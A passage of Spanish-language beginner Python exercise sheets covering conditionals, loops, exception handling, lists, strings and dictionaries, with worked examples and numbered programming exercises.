Debes saber que la gracia de programar con Raspberry es utilizar los pines de entrada/salida (GPIO) para controlar circuitos eléctricos. Comienza con los ejercicios 2.2, 2.3, 2.4 y 2.11 que se encuentran aquí:

- https://gpiozero.readthedocs.io/en/stable/recipes.html

Práctica 3: Estructuras de control alternativas

Objetivos de la práctica

- Trabajo con condiciones y expresiones lógicas: and, or, not, <, <=, >, >=, ==, !=
- Trabajo con la estructura de control alternativa simple: *if* ...
- Trabajo con la estructura de control alternativa doble: *if* ... *else* ...
- Trabajo con estructuras de control alternativas múltiples y anidadas: *if* ... *elif* ...
- Trabajo con operador ternario: ... *if* ... *else* ...
- Gestión de excepciones en el programa: *try* ... *except* ... *finally* ...

Repaso previo

- Comparaciones:

  Una comparación está formada por dos expresiones y un operador de comparación de entre estos seis: `<` (menor) , `<=` (menor o igual), `>` (mayor), `>=` (mayor o igual), `==` (igual), `!=` (diferente). No confundir el operador de comparar si son iguales (==) con la asignación (=).

  El resultado de una comparación sólo puede ser cierto (`True`) o falso (`False`).

  Por ejemplo:

  ```
  (nota1 + nota2) != 5
  nombre == 'Pepe'
  0 <= nota <= 10
  ```

- Condiciones:

  Las comparaciones se pueden unir mediante operadores lógicos para formar expresiones lógicas más complejas. Dichos conectores lógicos son: `and` (y) , `or` (o), `not` (no).

  Dos condiciones o comparaciones unidas por `and` sólo darán cierto, si cada una de ellas es cierta por separado.

  Dos condiciones o comparaciones unidas por `or` darán cierto, si cualquiera de ellas es cierta.

  Una condición precedida de `not` dará cierto si la condición es falsa, y viceversa.

  Por ejemplo:

  ```
  (faltas > 0) and (edad < 18)
  not ( (faltas == 0) or (edad >= 18) )
  ```

- Instrucción condicional `if … :`

  ```
  if condición:
      instrucciones
  ```

  Las instrucciones “desplazadas” unos espacios sólo se ejecutan si la condición es cierta. Por

ejemplo:

```
if nota >= 5:
    print('Aprobado')

print(nota)
```

- Instrucción condicional `if … else … :`

```
if condición:
    instrucciones
else:
    instrucciones
```

Las instrucciones “desplazadas” unos espacios bajo el `if` sólo se ejecutan si la condición es cierta. Las instrucciones “desplazadas” unos espacios bajo el `else` sólo se ejecutan en el caso contrario, es decir, si la condición es falsa. Por ejemplo:

```
if nota >= 5:
    print('Aprobado')
else:
    print('Suspendido')

print(nota)
```

- Instrucción condicional `if … elif … [elif …] else … :`

```
if condición:
    instrucciones
elif condición:
    instrucciones
...
else:
    instrucciones
```

Las instrucciones dentro del `if` y dentro del `else` pueden ser un nuevo `if` , es decir, podemos tener `if` dentro de `if` e `if` dentro de `else`. Para este segundo caso, que es muy común cuando debemos valorar varios casos consecutivamente, podemos escribir de manera abreviada `elif`. Por ejemplo:

```
if (nota < 0) or (nota > 10):
    print('Nota incorrecta')
elif nota >= 5:
    print('Aprobado:', nota)
else:
    print('Suspendido:', nota)
```

- Operador ternario:

```
expresión_1 if condición else expresión_2
```

Según la condición sea cierta o falsa dará el valor de la primera expresión o de la segunda, respectivamente:

```
print('Aprobado' if nota >= 5 else 'suspendido')

x = (y if z > 0 else -y)
```

- Gestión de excepciones:

```
try:
    instrucciones
except excepción:
    instrucciones
...
finally:
    instrucciones
```

Más adelante lo explicaré. Por ejemplo:

```
try:
    edad = int(input('¿Cuantos años tienes? '))
    print('Cumplirás', edad+1)
except ValueError:
    print('¡Oops!  No era un valor correcto')
finally:
    print('Adios')
```

Ejercicios Obligatorios

3.1 Sean *A*, *B* y *C* tres variables enteras que representan las ventas de tres productos *A*, *B* y *C*, respectivamente. Utilizando dichas variables, escribe las expresiones que representen cada una de las siguientes afirmaciones:

a) Las ventas del producto *A* son las más elevadas.

b) Ningún producto tiene unas ventas inferiores a 200.

c) Algún producto tiene unas ventas superiores a 400.

d) La media de ventas es superior a 500.

e) El producto *B* no es el más vendido.

f) El total de ventas esta entre 500 y 1000.

3.2 Dada una variable *c* que contiene un carácter, escribe las expresiones que representen las siguientes afirmaciones:

a) *c* es una vocal.

b) *c* es una letra minúscula.

c) *c* es un símbolo del alfabeto.

3.3 Crea un programa llamado *ex_3_3*, que calcule el equivalente humano de la edad de un perro. Los dos primeros años de vida de un perro equivalen cada uno a diez y medio años humanos, y los siguientes años de vida de un perro equivalen cada uno a cuatro años humanos.

3.4 Crea un programa llamado *ex_3_4*, que pida una contraseña por teclado e indique si es correcta o incorrecta. La contraseña correcta es “iloveyou123”. Una vez funcione, añade código para que si la contraseña era incorrecta la pida de nuevo.

3.5 Crea un programa llamado *ex_3_5*, que pida un número por teclado e indique si es positivo, negativo o cero. Intenta hacerlo con el mínimo número de comparaciones.

3.6 Crea un programa llamado *ex_3_6*, que pida la longitud de los lados de un triángulo e indique si es equilátero (tres lados iguales), isósceles (sólo dos lados iguales) o escaleno (tres lados diferentes). Intenta hacerlo con el mínimo número de comparaciones.

3.7 Observa el siguiente programa en Python que, introducidos tres números cualquiera por teclado, calcula el mínimo y el máximo de los tres y muestra el resultado por pantalla:

```
a = float( input('Introduce el primer valor: ') )
minimo = a
maximo = a

b = float( input('Introduce el segundo valor: ') )
if b < minimo:
    minimo = b
else:
    maximo = b

c = float( input('Introduce el tercer valor: ') )
if c < minimo:
    minimo = c
elif c > maximo:
    maximo = c

print('El mínimo es', minimo)
print('El máximo es', maximo)
```

¿Por qué se utilizan estructuras alternativas anidadas?

¿Este programa tiene comparaciones repetidas o innecesarias? ¿Se podría hacer de otra manera con menos comparaciones?

3.8 Observa el siguiente programa en Python que a partir del número del día de la semana introducido (del 1 al 7), si dicho día es laborable escribe el nombre del día correspondiente por la pantalla, y si no escribe festivo:

```
dia = int( input('Introduce un día de la semana (entre 1 y 7) : ') )

print('El día es ... ', end='')

if dia == 1:
    print('lunes')
elif dia == 2:
    print('martes')
elif dia == 3:
    print('miércoles')
elif dia == 4:
    print('jueves')
elif dia == 5:
    print('viernes')
elif dia == 6 or dia == 7:
    print('festivo')
else:
    print('incorrecto')
```

¿Se podría escribir si Python no tuviera *elif*? ¿Cómo? ¿Qué ventajas tiene entonces *elif*?

3.9 Crea un programa llamado *ex_3_9*, que pida los coeficientes *a* y *b* de una ecuación de primer grado y calcule la solución.

$$a\ x + b = 0$$


Ten en cuenta que existen tres posibles soluciones:

- Cuando $a \neq 0$ existe la solución única $x = -b/a$.
- Cuando $a = 0$ y $b \neq 0$ no existe solución.
- Cuando $a = 0$ y $b = 0$ existen infinitas soluciones.

3.10 Crea un programa llamado *ex_3_10*, que pida por teclado el tamaño de un tornillo y muestre por pantalla el texto correspondiente al tamaño, según la siguiente tabla:

de 1 cm (incluido) hasta 3 cm (no incluido)	→	pequeño
de 3 cm (incluido) hasta 5 cm (no incluido)	→	mediano
de 5 cm (incluido) hasta 6.5 cm (no incluido)	→	grande
de 6.5 cm (incluido) hasta 8.5 cm (no incluido)	→	muy grande

3.11 Amplia el ejercicio 2.3 para que además de encontrar el punto medio de dos puntos del espacio bidimensional, escriba por pantalla a qué cuadrante del plano pertenece dicho punto medio.



Ejercicios Adicionales

3.12 Observa el siguiente programa en Python y di qué realiza:

```
a,b,c =  [int(x) for x in input('Dame tres valores enteros: ').split(' ')]

r = (a if a < c else c) if a < b else (b if b < c else c)

print('Resultado:', r)
```

3.13 Crea un programa llamado *ex_3_13*, que pida una fecha formada por tres valores numéricos

(día, mes y año), y determine si la fecha corresponde a un valor válido.

Pista: se debe tener presente el valor de los días en función de los meses y de los años. Es decir:

- Los meses 1, 3, 5, 7, 8, 10 y 12 tienen 31 días.

- Los meses 4, 6, 9 y 11 tienen 30 días.

- El mes 2 tiene 28 días, excepto cuando el año es divisible por 4, que tiene 29 días. (¡pero no cuando es divisible por 100, a menos que sea divisible también por 400!)

Pista: para saber si un número es divisible por 4, pregunta si el resto de dividirlo por 4 es cero.

3.14 Crea un programa llamado *ex_3_14*, que pida los coeficientes *a*, *b* y *c* de una ecuación de segundo grado y calcule la solución.

$$a\,x^2 + b\,x + c = 0$$

La formula matemática que resuelve esta ecuación es la siguiente:

$$x = \frac{-b \pm \sqrt{b^2 - 4\,a\,c}}{2\,a}, \text{es decir, hay dos soluciones } x_1 = \frac{-b + \sqrt{b^2 - 4\,a\,c}}{2a} \text{ y } x_2 = \frac{-b - \sqrt{b^2 - 4\,a\,c}}{2\,a}$$

Ten en cuenta los siguientes casos especiales en la resolución:

- Si $a = 0$ la ecuación es de primer grado, pero se puede calcular el resultado utilizando el algoritmo del ejercicio 3.9.

- Si $b^2 - 4ac < 0$ las raíces son imaginarias, pero se puede mostrar el resultado separando la parte real de la imaginaria., o bien decir que no tiene resultados reales.

Pista: en Python, para calcular la raíz cuadrada podemos utilizar la función *math.sqrt( )*.

3.15 Reescribe el programa anterior 3.14 de la ecuación de segundo grado para que la gestión de los casos especiales (división por cero, raíz cuadrada de un número negativo) no se haga con *if … else …* sino con el mecanismo de gestión de excepciones *try … except … finally ...*

Práctica 4: Estructuras de control iterativas

Objetivos de la práctica

- Trabajo con la estructura de control iterativa de condición inicial: *while* ...
- Trabajo con iteraciones de condición intermedia y condición final.
- Trabajo con la estructura de control iterativa repetitiva: *for* ...

Repaso previo

- Instrucción iterativa de condición inicial `while … :`

```
while condición:
    instrucciones
```

Las instrucciones “desplazadas” unos espacios bajo el `while` sólo se repiten si la condición es cierta. Cuando la condición deje de ser cierta no se ejecutarán más. Puede ser que no se ejecuten nunca, si de buen comienzo la condición es falsa. Por ejemplo:

```
i = 10
while i > 0:
    print(i)
    i = i - 1
```

- Instrucción iterativa repetitiva `for … :`

```
for variable in lista / string / range(inicio, final, incremento):
    instrucciones
```

Las instrucciones “desplazadas” unos espacios bajo el `for` se ejecutan para todos los elementos de la lista, para todos los caracteres de la cadena de caracteres, o para todos los números del rango. La variable tomará cada uno de los valores, del primero al último, y entonces se ejecutarán las instrucciones de la iteración para dicho valor. Por ejemplo:

```
for i in range(10, 0, -1):
    print(i)

for c in 'Hola mundo':
    print(c)

for e in ['manzana', 'fresa', 'platano']:
    print(e, len(e))
```

Otros ejemplos más complejos:

```
a = ['Mary', 'had', 'a', 'little', 'lamb']
for i in range(len(a)):
    print(i, a[i])

for x in range(1, 11):
    for y in range(1, 11):
        print(f'{x:2} * {y:2} = {(x*y):3}')
    print()
```

```
matriz = [[1, 2, 3], [4, 5, 6], [7, 8, 9]]
for lista in matriz:
    for elem in lista:
        print(elem)
```

- Instrucción `break` que finaliza bucles:

  Dicha instrucción sale inmediatamente del bucle `while` o `for` que se estaba ejecutando. El siguiente ejemplo escribe “s t r Adios”:

```
for val in 'string':
    if val == 'i':
        break          # Finaliza las iteraciones
    print(val)
print('Adios')
```

- Instrucción `continue` que finaliza iteraciones:

  Dicha instrucción sale inmediatamente de la actual iteración del bucle `while` o `for` para pasar a la siguiente. El siguiente ejemplo escribe “s t r n g Adios”:

```
for val in 'string':
    if val == 'i':
        continue       # Se va a la siguiente iteración sin acabar esta
    print(val)
print('Adios')
```

Ejercicios Obligatorios

4.1 Observa el siguiente programa en Python que calcula la media entre una serie de valores que el usuario introducirá por teclado hasta que finalmente introduzca el valor 0:

```
print('Cálculo de la media de una serie de datos')
print('----------------------------------------')

# Inicializamos las variables

suma = 0
num = 0

# Leemos datos y los procesamos hasta que introducen 0

x = float( input('Introduce un valor (0 para acabar) : ') )
while x != 0:
    suma = suma + x
    num = num + 1
    x = float( input('Introduce un valor (0 para acabar) : ') )

# Damos los resultados

print('La media de los elementos es', suma/num)
```

¿Qué hacen las instrucciones del tipo *variable = variable + expresión aritmética*?

¿Cómo se podría haber realizado sin repetir el *input* fuera y dentro del *while*?

¿Cómo se podría haber realizado con una estructura iterativa repetitiva *for*?

¿En qué caso especial el algoritmo del programa no funciona? ¿Cómo lo podrías solucionar?

4.2 Modifica el ejercicio 3.4 para que pida la contraseña hasta tres veces, mostrando un mensaje de error si el usuario se equivoca. Como pista, sigue estos pasos:

a) Primero crea un programa que pida repetidamente la contraseña mientras sea incorrecta.

b) A continuación añade un contador que recuerde cuantas veces se pide la contraseña. Imprime el número de intentos cuando el usuario acierte.

c) Por último añade a la condición de salida del bucle que si al tercer intento no acertó la contraseña el programa acabe. Aviso: ten en cuanta que ahora la iteración puede finalizar por que el usuario acierta la contraseña o por que no la acierta en un número determinado de veces, y el mensaje a imprimir será diferente en un caso u otro.

4.3 Crea un programa llamado *ex_4_3*, que muestre los elementos de la siguiente serie, así como su suma (problema de Basilea):

$$Serie = \sum_{i=1}^{n} \frac{1}{i^2} = \frac{1}{1^2} + \frac{1}{2^2} + \frac{1}{3^2} + \ldots + \frac{1}{n^2}$$

Diseña el algoritmo tanto con *while* como con *for*, y decide cuál estructura es la más apropiada para este caso.

4.4 Crea un programa llamado *ex_4_4*, que calcule el factorial de un número entero introducido por el usuario. El número introducido por el usuario debe ser más grande que 0 y más pequeño que 20. Si no fuera así, el programa debe pedirlo de nuevo tantas veces como sea necesario.

Recuerda que el factorial de un número entero es dicho número multiplicado por todos sus antecesores:

$$n\,! = n \times (n-1) \times (n-2) \times \ldots \times 1$$

4.5 Crea un programa llamado *ex_4_5*, que implemente las siguientes iteraciones:

a) Pedir dos números enteros y pedir de nuevo el segundo si no es más grande que el primero.

b) Pedir números enteros mientras sean cada vez más grandes.

c) Pedir un valor «límite» y a continuación pedir números hasta que la suma de los números introducidos supere este límite inicial.

d) Imprimir todos los números de tres cifras divisibles a la vez por 7 y por 5.

e) Imprimir todos los números de tres cifras donde cada dígito es par.

f) Imprimir todos los números de tres cifras diferentes.

Ejercicios Adicionales

4.6 Crea un programa llamado *ex_4_6*, en el que el usuario introduzca números enteros hasta adivinar el número aleatorio entre 0 y 100 generado al azar por el ordenador. El programa debe avisar si el número introducido por el usuario es más grande o más pequeño que el número

generado aleatoriamente. Cronometra, además, cuánto tarda el usuario en acertar.

La instrucción de Python que te permite generar un número aleatorio entre *a* y *b*, ambos incluidos, es `random.randint(a, b)`

La instrucción de Python que te permite saber en qué segundo estás es `time.time()`

4.7 En la tienda de los hermanos Roque es tradición presentar las latas de conserva apiladas triangularmente: en el primer piso una lata, en el segundo piso dos latas, en el tercer piso tres, y así sucesivamente. Por ejemplo, seis latas se ponen así:

```
   *
  * *
 * * *
```

Los hermanos tienen grandes problemas para realizar los pedidos de latas, ya que no todo número de latas se puede apilar triangularmente. Por ejemplo, 8 latas no se pueden apilar. Crea un programa llamado *ex_4_7*, en el que dado un número natural introducido por el usuario, comprueba si es adecuado para apilar.

4.8 Crea un programa llamado *ex_4_8* que calcule y visualice los elementos de la serie de Fibonacci. Esta serie se define de la siguiente manera:

Fibonacci(0) = 0

Fibonacci(1) = 1

Fibonacci(*n*) = Fibonacci(*n*-1) + Fibonacci(*n*-2)

El usuario tan solo introducirá el número de elementos que quiere visualizar.

4.9 Crea un programa llamado *ex_4_9* que pida al usuario dos números enteros *a* y *b* por teclado y devuelva el resultado de realizar su multiplicación mediante sumas. Es decir:

$$a \times b = a + a + a + ... + a \qquad (a \text{ sumado } b \text{ veces})$$

Ten en cuenta que tanto *a* como *b* pueden ser números negativos.

4.10 Los microprocesadores de las calculadoras realizan el cálculo de la mayoría de funciones matemáticas (*sin*, *cos*, etc.) mediante sus desarrollos de la serie de Taylor , que tan solo contienen sumas, restas, multiplicaciones y divisiones. Por ejemplo:

$$\sin(x) = x - \frac{x^3}{3!} + \frac{x^5}{5!} - \frac{x^7}{7!} + \frac{x^9}{9!} + \dots$$

Crea un programa llamado *ex_4_10* que calcule el seno mediante su aproximación en serie de Taylor, parando el cálculo cuando el término calculado, en valor absoluto, sea más pequeño o igual que un valor de error ε introducido por el usuario o fijado por el programa: $\varepsilon \leq | x^n / n! |$

4.11 Crea un programa llamado *ex_4_11* que calcule la raíz cuadrada de un número real positivo *a* introducido por el usuario. El cálculo se realizará mediante el desarrollo en serie,

$$x_1 = a$$
$$x_{n+1} = \frac{1}{2}\left(x_n + \frac{a}{x_n}\right)$$

y debe parar cuando dos aproximaciones sucesivas difieran en menos de un valor ε dado por el usuario o fijado por el programa.

4.12 Crea un programa llamado *ex_4_12* que dibuje un triángulo con asteriscos, a partir de un número entero introducido por el usuario que será el número de asteriscos de su anchura. Por ejemplo, para el número 4 el programa debe imprimir:

```
*
**
***
****
***
**
*
```

Pista: primero haz un programa que imprima una línea de asteriscos de una determinada longitud.

4.13 Crea un programa llamado *ex_4_13* que dibuje una rejilla con rectángulos, como la de la figura, a partir de un cuatro números enteros introducidos por el usuario que serán el número de rectángulos por fila, el número de rectángulos por columna, y la altura y la anchura en caracteres del interior del rectángulo. Por ejemplo, para 4 rectángulos por fila, 3 rectángulos por columna, un ancho de 5 y un alto de 2, el programa debe imprimir:

```
+-----+-----+-----+-----+
|     |     |     |     |
|     |     |     |     |
+-----+-----+-----+-----+
|     |     |     |     |
|     |     |     |     |
+-----+-----+-----+-----+
|     |     |     |     |
|     |     |     |     |
+-----+-----+-----+-----+
```

4.14 El teorema de Fermat expresa que no existen números naturales *a*, *b* y *c* tales que $a^n + b^n = c^n$ excepto para $n \leq 2$. Crea un programa llamado *ex_4_14* que lo compruebe para $n = 2$ y los primeros cien números naturales *a* y *b*.

¿Qué deberías cambiar a tu programa para que lo compruebe con cualquier *n* entre 3 y 10?

4.15 Queremos pedir una nota que será un valor real entre 0 y 10. ¿Te atreves a combinar iteraciones con gestión de excepciones para que si el valor introducido no es numérico lo vuelva a pedir tantas veces como sea necesario en lugar de romper la ejecución del programa?

Práctica 5: Estructuras de almacenamiento homogéneas unidimensionales (vectores y strings)

Objetivos de la práctica

- Introducción al concepto de variable compuesta homogénea.
- Declaración de vectores, de cadenas de caracteres, y de diccionarios.
- Referencia directa e indirecta (indexada) de los elementos.
- Recorrido y operaciones sobre los elementos.

Repaso previo

- ¿Qué es un vector?

  Una variable de tipo vector es capaz de almacenar una secuencia de valores simultáneamente. Por ejemplo:

  ```
  l = [1, 3, -0.5, True, 'Patata']
  ```

  A cada uno de dichos valores se puede acceder como si fuera una variable independiente, a través de un índice que indica su posición: 0, 1, 2, 3, … . Por ejemplo:

  ```
  print( l[2] )
  l[0] = l[0] + 1
  ```

  Imagínalo como un almacén de variables, donde a cada variable se accede con el nombre del vector, y un número que indica la casilla.

  En Python, además, el índice puede ser negativo, lo que indica que se accede des del final del vector contando hacia atrás:

  ```
  print( l[-1] )
  ```

- Diferencia entre vector, lista, tupla y diccionario:

  En algorítmica tradicional hablamos de vector o “array” cuando todos sus elementos son del mismo tipo (“tipo compuesto homogéneo”): un vector de números reales, un vector de booleanos, un vector de strings, etc.

  Pero en Python trabajamos con listas, que están formadas por elementos que pueden ser de diferente tipo (“heterogéneo”). -Ver ejemplo anterior-. Para trabajar con “arrays” tradicionales podemos utilizar la librería “NumPy” de cálculo numérico y matricial.

  En Python también existen las tuplas, que son listas en las que no se puede modificar su contenido. Sintácticamente, la diferencia es que en lugar de delimitarlas con corchetes [] se delimitan con paréntesis (). Por ejemplo:

  ```
  t = (1, 3, -0.5, True, 'Patata')
  print( t[2] )
  t[0] = t[0] + 1     # ERROR: una tupla no se puede modificar
  ```

  Por último, en Python llamamos diccionario a un conjunto de valores a los que no accedemos por

índice sino por clave. Sintácticamente, la diferencia es que en lugar de delimitarlas con [] se delimitan con {}, y se precede cada elemento con la clave para acceder a él. Por ejemplo:

```
agenda = {'Ana':644343434, 'Edu':622121243, 'Bob':679444444}
print( agenda['Edu'] )
agenda['Pep'] = 686252554
```

- Recorrer listas:

  (1) La primera manera de recorrer una lista es sin índice:

  ```
  for elemento in lista:
      instrucciones para hacer algo con elemento
  ```

  Las instrucciones "desplazadas" unos espacios bajo el `for` se ejecutan para todos los elementos de la lista, del primero al último, y no permite modificar dichos elementos. La variable tomará cada uno de los valores, del primero al último, y entonces se ejecutarán las instrucciones de la iteración para dicho valor. Por ejemplo:

  ```
  for e in ['manzana', 'fresa', 'plátano']:
      print(e)
  ```

  (2) La otra manera de recorrer una lista es con índice:

  ```
  for indice in range( len(lista) ):
      instrucciones para hacer algo con lista[indice]
  ```

  Las instrucciones "desplazadas" unos espacios bajo el `for` se ejecutan para todos los elementos de la lista que indique el índice, -en este caso del primero al último, pero podría haber sido de otra manera-, y permite modificar dichos elementos. Por ejemplo:

  ```
  l = ['manzana', 'fresa', 'plátano']
  for i in range(len(l)):
      print(l[i])
  ```

- Slices:

  Las "slices" nos permite escoger un subconjunto de elementos de una lista, a partir de una casilla inicial y una casilla final: [*indice_inicio*:*indice_fin_no incluido*] . Por ejemplo:

  ```
  a = ['Mary', 'had', 'a', 'little', 'lamb']
  b = a[1:4]              # b vale ['had', 'a', 'little']
  b = a[2: ]              # b vale ['a', 'little', 'lamb']
  b = a[ :3]              # b vale ['Mary', 'had', 'a']
  b = a[-4:-2]            # b vale ['had', 'a']
  del a[1:4:2]            # a vale ['Mary', 'a', 'lamb']
  ```

- Funciones sobre listas:

  ```
  len( lista )             # devuelve el número de elementos
  [ lista1 ] + [ lista2 ]  # concatena listas
  [ valor ] * num          # crea lista de num veces valor
  elemento in lista        # Cierto/Falso que lista contiene el elemento
  lista.append(elemento)   # añade elemento al final
  ```

```
lista.clear()             # vacía la lista
lista.copy()              # lista nueva con los mismos elementos
lista.count(elemento)     # número de apariciones del elemento
lista1.extend(lista2)     # añade a lista1 los elementos de lista2
lista.index(elemento)     # índice de 1ª aparición del elemento
lista.insert(índx, elem)  # inserta elemento en la posición del índice
lista.pop(índice)         # borra elemento en la posición del índice
lista.remove(element)     # borra las apariciones del elemento
lista.reverse() , lista.sort() , sorted(lista) ,
min(lista) , max(lista) , sum(lista)
```

- Generadores de listas:

```
ll = [ x**2 for x in range(100) if x%2 == 0 ]
```

Seria una manera breve de hacer:

```
ll = []
for x in range(100):
    if x%2 == 0:
        ll.append( x**2 )
```

Pero para inicializar rápidamente una lista a un valor, mejor utilizar el operador *:

```
ll = 100*[0]    # lista de 100 ceros
```

- Instrucciones map, reduce y filter:

Work in progress!

```
from functools import reduce
producto = reduce((lambda x, y: x * y), [-1, 6, 8, -2])
negativos = list(filter(lambda x: x < 0, [-1, 6, 8, -2]))
cuadrados = list(map(lambda x: x**2, [-1, 6, 8, -2]))
```

- Strings o cadenas de caracteres:

La mayoría de lenguajes de programación, incluido Python, permiten tratar un string como si fuera un vector de caracteres, utilizando un índice para acceder a cada carácter. Por ejemplo:

```
letraNIF = 'TRWAGMYFPDXBNJZSQVHLCKE'[numDNI % 23]
```

Eso quiere decir que podemos desplazarnos sobre los símbolos de un string de la misma manera que recorremos un vector:

```
for caracter in string:
    instrucciones para hacer algo con caracter
```

La otra manera es con índice:

```
for indice in range( len(string) ):
    instrucciones para hacer algo con string[indice]
```

Por ejemplo:

```
s = 'ola k ase'

for c in s:
    print(c, end='-')

for i in range(len(s)):
    print(s[i], end='_')
```

En Python, los caracteres que forman el string están codificados en Unicode.

En Python los strings son inmutables, es decir, que no podemos modificar sus caracteres.

- Funciones sobre strings:

  Sobre cadenas de caracteres podemos utilizar la mayoría de las funciones que ya utilizamos sobre listas, pero además algunas funciones específicas de strings. Aquí va un resumen de las que considero más importantes:

```
len( s )                  # devuelve el número de caracteres de s
s1 + s2                   # concatena strings s1 y s2
s2 in s                   # cierto/falso que s contiene s2
s.lower() y s.upper()     # pasa la cadena s a minúsculas o mayúsculas
s.startswith(s2)          # indica si la cadena comienza con s2
s.endswith(s2)            # indica si la cadena acaba con s2
s.find(s2)                # índice de 1ª aparición de s2 en s
s.count(s2)               # número de apariciones de s2 en s
s.replace(s2, s3)         # reemplaza en s las apariciones de s2 con s3
s.strip()                 # elimina de s espacios iniciales y finales
s.split(s2)               # divide s en trozos, separando con s2
s.join(l)                 # cadena con elementos de lista l sep. por s
s.isalnum()               # cierto/falso que s es letra o número
s.isalpha()               # cierto/falso que s es letra
s.isdecimal()             # cierto/falso que s es número
s.isspace()               # cierto/falso que s es un separador
s.isprintable()           # cierto/falso que s es símbolo representable
s.islower() , s.isupper() # cierto/falso que s es minúscula/mayúscula
```

  Puedes consultar todas en https://docs.python.org/3/library/stdtypes.html#string-methods

- Diccionarios:

  En este capítulo vamos a considerar un diccionario como una lista o vector a la que no accedemos mediante un número de casilla sino mediante un “nombre de casilla”. Al nombre de casilla se le llama “clave” y al contenido se le llama “valor” asociado a esa clave. Por ejemplo:

```
agenda = {'Ana':644343434, 'Edu':622121243, 'Bob':679444444}
print( agenda['Edu'] )
agenda['Bob'] = 686252554
print( agenda )
```

  Podemos desplazarnos sobre las entradas de un diccionario de la misma manera que recorremos

un vector:

```
for clave in diccionario:
    instrucciones para hacer algo con clave y con diccionario[clave]
```

Por ejemplo:

```
for nombre in agenda:
    print(nombre, ':', agenda[nombre])
```

Las nuevas entradas en el diccionario se crean cuando realizamos asignaciones sobre nuevas claves. Por ejemplo, para añadir una entrada al diccionario anterior:

```
agenda['Max'] = 555667788
print( agenda )
```

- Funciones sobre diccionarios:

  Aquí va un resumen de las que considero más importantes:

```
len( d )                # devuelve el número de entradas de d
c in d                  # cierto/falso que d contiene la clave c
d.pop(c)                # borra de d el elemento con clave c
d.clear()               # borra de d todos los elementos
```

  Puedes consultar todas en https://docs.python.org/3/library/stdtypes.html#dict

- Generadores de diccionarios:

```
ld = { i : 'val'+str(i) for i in range(10) }
```

  Seria una manera breve de hacer:

```
ld = {}
for i in range(10):
    ld[i] = 'val'+str(i)
```

Ejercicios Obligatorios

5.1 Sin ayuda del ordenador, determina el valor de los vectores *a* y *b* en cada paso de la ejecución de las siguientes instrucciones:

```
a = [0, 0]
b = [0, 0, 0]

a[0] = 2
a[1] = a[0] ** a[0]
a.append( a[0] + a[1] )

b[1 + 1] = a[0] - 1
b[a[0]-1] = 2*a[1] - 1
b[2.0*a[0]-a[1]] = b[0] + 1

for i in range(0,3):
    b[i] = b[i] + i

b[i+1] = 9
```

```
b = a
a[2] = 8
print(b)
```

Descubre los errores que esconde el programa.

5.2 Observa el siguiente programa en Python llamado *ex_5_2*, que primero lee un vector de diez números reales y a continuación calcula su módulo, según la fórmula:

$$sea\ \vec{v} = (\vec{v}_1, \vec{v}_2, \ldots, \vec{v}_n)\ entonces\ |\vec{v}| = \sqrt{\vec{v}_1^2 + \vec{v}_2^2 + \ldots + \vec{v}_n^2}$$

Compila el programa y realiza una depuración paso a paso con traza de variables para poder visualizar en todo momento el estado del vector.

```
from math import sqrt

print('Cálculo del módulo de un vector')
print('-------------------------------')

# Llenamos el vector con 10 elementos
v = []
for i in range(10):
    v.append( float(input(f'Introduce el elemento {i} : ')) )

# Calculamos la suma de los cuadrados
suma = 0
for i in range(0, len(v)):
    suma = suma + v[i]**2

# Imprimimos el módulo
print('El módulo del vector es', sqrt(suma))

'''
también se puede leer el vector así:

v = [0] * 10
for i in range( len(v) ):
    v[i] = float(input(f'Introduce el elemento {i} : '))

también se puede calcular la suma así:

suma = 0
for e in v:
    suma = suma + e**2
'''
```

5.3 Crea un programa llamado *ex_5_3* para rellenar un vector de 15 número enteros:

a) Con valores aleatorios entre 1 y 10, y a continuación diga cuantos pares e impares hay.

b) Con valores aleatorios entre 1 y 10, y a continuación sume los que estén en posiciones que son múltiplos de 3.

c) Con los primeros valores de la serie de Fibonacci.

d) Con valores introducidos por el usuario, y a continuación que los imprima al revés.

e) Con valores introducidos por el usuario, donde cada valor se debe pedir de nuevo hasta que

esté entre 1 o 10.

f) Con valores introducidos por el usuario, que deben formar una secuencia creciente.

g) Con valores introducidos por el usuario, que no deben estar repetidos.

5.4 Crea un programa llamado *ex_5_4* que almacene en un vector la nota de los alumnos de un grupo de prácticas, y posteriormente calcule y visualice el número de notas que aparecen dentro de los siguientes intervalos:

[0 , 5[	Insuficiente
[5 , 7[	Aprobado
[7 , 9[	Notable
[9 , 10]	Excelente

Tened en cuenta que, aunque los grupos de prácticas tienen un máximo de treinta alumnos, cada grupo puede tener un número de alumnos diferente. El programa debe funcionar para cualquier grupo.

5.5 Crea un programa llamado *ex_5_5*, que dado un vector de 50 elementos enteros, lo descomponga en dos, uno formado por los valores pares y otro formado por los valores impares. En los dos vectores resultantes los valores se podrán consecutivamente, uno detrás del otro, sin huecos.

5.6 Crea un programa llamado *ex_5_6*, en el que el usuario introduzca un número entero y el programa genere una frase con las palabras correspondientes a cada cifra. Por ejemplo, 547 devolvería “cinco cuatro siete”.

5.7 Crea un programa llamado *ex_5_7*, en el que el usuario introduzca una palabra o frase y el programa diga si es palíndromo, es decir, si se lee igual hacia delante que hacia atrás. Por ejemplo “amor a roma”, “ojo” y “arribalabirra” son palíndromos.

Ejercicios Adicionales

5.8 Crea un programa llamado *ex_5_8*, que dado un vector de 15 elementos con valores aleatorios, sea capaz de ordenar el vector y dar el resultado por pantalla.

5.9 Crea un programa llamado *ex_5_9*, que dados dos vectores ordenados realice la fusión de ambos para obtener un tercer vector también ordenado. Cada vector contiene cinco elementos.

5.10 Crea un programa llamado *ex_5_10*, en el que el usuario introduzca una frase y el programa calcule en número de palabras de dicha frase.

Pista grande: para contar palabras podemos contar las veces que pasamos de un carácter que no es del alfabeto a uno que sí lo es. Para saber si un carácter es una letra, en Python tenemos la función *string.isalpha()*.

